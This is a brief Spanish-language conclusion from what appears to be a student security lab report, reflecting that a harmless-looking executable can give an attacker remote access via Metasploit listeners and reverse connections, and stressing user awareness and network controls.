El ejercicio permitió comprender cómo un archivo aparentemente inofensivo puede ser utilizado para establecer acceso remoto no autorizado podemos decir que la publicación de archivos ejecutables en servidores accesibles públicamente representa un alto riesgo de seguridad debido herramientas como Metasploit demuestran la facilidad con la que un atacante puede configurar listeners y recibir conexiones inversas si la víctima ejecuta el archivo malicioso.

Este laboratorio refuerza la importancia de la concienciación del usuario y de implementar controles de seguridad perimetral y de red para evitar la ejecución de software no autorizado.